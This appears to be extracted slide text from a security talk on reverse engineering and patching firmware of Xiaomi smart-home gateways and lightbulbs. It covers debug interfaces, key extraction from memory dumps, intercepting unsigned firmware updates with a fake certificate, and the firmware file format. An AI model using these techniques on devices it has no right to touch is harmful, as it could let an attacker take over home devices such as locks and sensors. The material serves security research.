

All firmwares very similar (memory layout, functions, strings, etc)

Why I hate ESP8266

- Weird architecture
- Difficult to reverse engineer
 - No decompiler
 - Limited disassembler support
 - No useable JTAG
- Its easier to replace the firmware
 - UART or OTA-Update
 - Good news: No SSL, unencrypted firmware over HTTP



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
- If you show me on Defcon how to reverse engineer and patch ESP8266 Firmware (and if it works for my firmware):
 - Get a free Yeelight YLDP06YL Smart RGB Bulb
(yeelink.light.color2)

SMART HOME GATEWAY, LIGHTBULBS AND LED STRIPS



*Does not apply for DGNWG03LM (Gateway model for Taiwan)

Xiaomi Ecosystem



Xiaomi
Cloud


Cloud Protocol (WiFi)



HTTPS



BLE



ZigBee




Cloud Protocol
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
Overview Hardware

- Application-MCU: Marvell 88MW30x *
 - ARM **Cortex-M4F** @ 200 MHz
 - **RAM**: 512 KByte SRAM
 - **Flash**: 16 MByte (Gateway)
 - 4 Mbyte SPI (LED Strip, Lightbulb, etc)
 - Integrated **802.11b/g/n WiFi Core**
 - **Device ID + Keys stored in OTP memory**
- Zigbee-MCU: NXP JN5169 (**Gateway only**)
 - 32-bit RISC CPU
 - RAM: 32 kB
 - Flash: 512 kB embedded Flash, 4 kB EEPROM



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

Marvel 88MW30x



Sensors connected via gateway

Zigbee (NXP JN5169) based

- Door Sensor (Reed contact)
- Temperature sensor
- Power Plug
- Motion Sensor
- Button
- Smoke Detector
- Smart Door Lock
- ...



Partition Table (Gateway)

===partition table:

magic:0x54504d57

version:1

partition entry no:9

gen_level:0

crc:0x2830200f

===partition info:

device:0 gen_level:1 name:boot2 size:24576 start:0x0 type:0

device:0 gen_level:1 name:psm size:16384 start:0x6000 type:4

device:0 gen_level:1 name:appfw size:614400 start:0xa000 type:1

device:0 gen_level:1 name:userdata size:40960 start:0xa0000 type:6

device:0 gen_level:1 name:mcufw size:393216 start:0xaa000 type:5

device:0 gen_level:1 name:wififw size:196608 start:0x10a000 type:2

device:0 gen_level:1 name:wififw size:196608 start:0x13a000 type:2

device:0 gen_level:1 name:appfw size:614400 start:0x16a000 type:1

device:0 gen_level:1 name:musicfw size:14680064 start:0x200000 type:7

Bootloader

Config variables storage

Actual Software ^= content of OTA update

Zigbee Firmware

Wi-Fi Core Firmware

Soundfiles


Acquiring the Key

- PCB got lots of testing points
- SWD is enabled by default




			SDCLK	SDIO
RST	TX*	GND	RX*	

*UART



We can get the key
from the memdump




CLI via Serial

- help
- system-conf
- echo <on/off>
- psm-get <module> <variable>
- psm-set <module> <variable> <value>
- psm-delete <module> <variable>
- psm-erase
- psm-dump
- miiio-test (enter factory mode)
- ver app version
- LED01 LED RED ON
- LED11 LED Green ON
- LED21 LED BLUE ON
- LED3 LED white ON
- LED00 LED OFF
- LUMEN illumination value
- speaker
- removezigbee
- cmd_chk_zig
- m_play m_play m_3
- start_zigbee
- erase_zigbee_psm
- clear_zigbee_all
- test_zigbee_rf test_zigbee_rf 26
- set_sn set_sn sn123456
- set_hd_ver set_hd_ver ver123
- get_sn
- get_hd_ver
- toggle_print
- wifi
- set_led_mode
- cali_temp cali_temp 25
- get_zig_temp get_zig_temp
- get_net_stat get_net_stat
- test_flash test_flash
- exit_factory exit_factory
- get_acomp get_acomp
- get_reg get_reg
- set_reg set_reg
- set_sale_mode set_sale_mode
- get_sale_mode get_sale_mode
- reset_lumi_bind reset_lumi_bind
- reboot
- restore
- updatefw <http_url>
- updatewififw <http_url>
- pp print partition info
- pv print version
- fatfs-ls
- fatfs-rename
- fatfs-delfs
- fatfs-mkfs
- sound-play <filename>
- fm <3:KEY_PAUSE;4:KEY_PREV;5:KEY_NEXT>


Acquiring the Key

- Can we get the Key **without** a hardware attack?
- Firmware updates are **not signed**...



➔ Lets create a **modified firmware**
which gives us the key
automatically!


- ✓ **No** hardware access needed
- ✗ The lightbulb runs a bare-metal OS
=> we need to **patch the binary**



BINARY PATCHING

Goals

- Modify **program flow**
- **Add** additional code
- Use **existing functions**



Why can it be hard?


- **Overwrite** branch instructions
New Address = Value of PC + Offset (on ARM)
- Write new code in **assembly**
- Model **address space** (RAM / ROM / free space)
- Call **existing functions**
- Handle **different** firmware **versions** and **devices**

nexmon

- Developed by Daniel Wegemer and Matthias Schulz @ SEEMOO
- C-based Firmware Binary Patching Framework
- Supports ARM Cortex-A and ARM Cortex-M binaries
- Main Use case: Modification of FullMAC Wi-Fi Firmware
 - Broadcom
 - Raspberry Pi 3 (bcm43430a1 Wi-Fi chip)
 - Nexus 5 (bcm4339 Wi-Fi chip)
 - Cypress
- Our Use case: Modification of IoT Firmware

nexmon

- Contains:
 - Makefiles
 - Scripts
 - GCC plugin



<https://github.com/seemoo-lab/nexmon>
<https://dl.acm.org/citation.cfm?id=3131476>

Nexmon requirements

You need to:

- Have the Firmware/Binary
- Know memory layout
- Have free space on flash for patch
- Know function names and signatures

Step 1:

RETRIEVING THE FIRMWARE

VER. 1.4.1_156.0143 FOR LUMI.GATEWAY.V3

How to get the Firmware?

- Dumping SPI Flash memory
 - JTAG, SWD or desolder Flash
 - Helpful tool: Raspberry Pi with OpenOCD and flashrom
- Intercepting traffic while Firmware Update
 - It is advised to actually block the Update
 - Sneaky: If DNS fails then direct IP is used
 - If SSL is used: so far a fake certificate worked 😊
 - Goal: Retrieve special URL for Firmware update

Firmware downloads

- Filenames not easy guessable
- CDN is using URL authentication

http://cdn.cnbj0.fds.api.mi-img.com/miio_fw/

Model

MD5

063df95bd538a9cfa22c7c8664XXXXXX_upd_lumi.gateway.v3.bin?

GalaxyAccessKeyId=5721718111234&Expires=1539055099000&

Signature=KtlxawkpAdggz3IEuu6ygXXXXX==&

uniqRequestId=21234123

Authentication

Step 2:

PARSING THE FIRMWARE

Firmware Format

- In most cases: proprietary Format
 - Difficult to load into IDA Pro
 - Segments, Entry Point unknown
- Goal: Convert Firmware to ELF file
 - Requires understanding of Format
 - Idea: Get SDK and compile sample Firmware
 - e.g. publicly available SDK from Marvell

Binary Format for Marvell MW30x

- SDK creates ELF format
- Tool „afx2firmware“ converts it to binary format

Byte	0-3	4-7	8-11	12-15	16-19
0x00000000	Magic	Magic	Timestamp	# of segments	entry address
	4D 52 56 4C	7B F1 9C 2E	FF BE A8 59	03 00 00 00	19 37 00 1F
	"MRVL"				0x1f003719
0x00000014	segment magic	offset in file	size of segment	mem addr	checksum
	02 00 00 00	C8 00 00 00	50 36 00 00	00 00 10 00	20 C8 51 7D
		0xc8	0x3650	0x100000	
0x00000028	segment magic	offset in file	size of segment	mem addr	checksum
	02 00 00 00	18 37 00 00	28 15 08 00	18 37 00 1F	0A 11 25 85
		0x3718	0x81528	0x1f003718	
0x0000003C	segment magic	offset in file	size of segment	mem addr	checksum
	02 00 00 00	40 4C 08 00	54 19 00 00	40 00 00 20	FB 5F ED 39
		0x84c40	0x1954	0x20000040	

We have Python tools for that

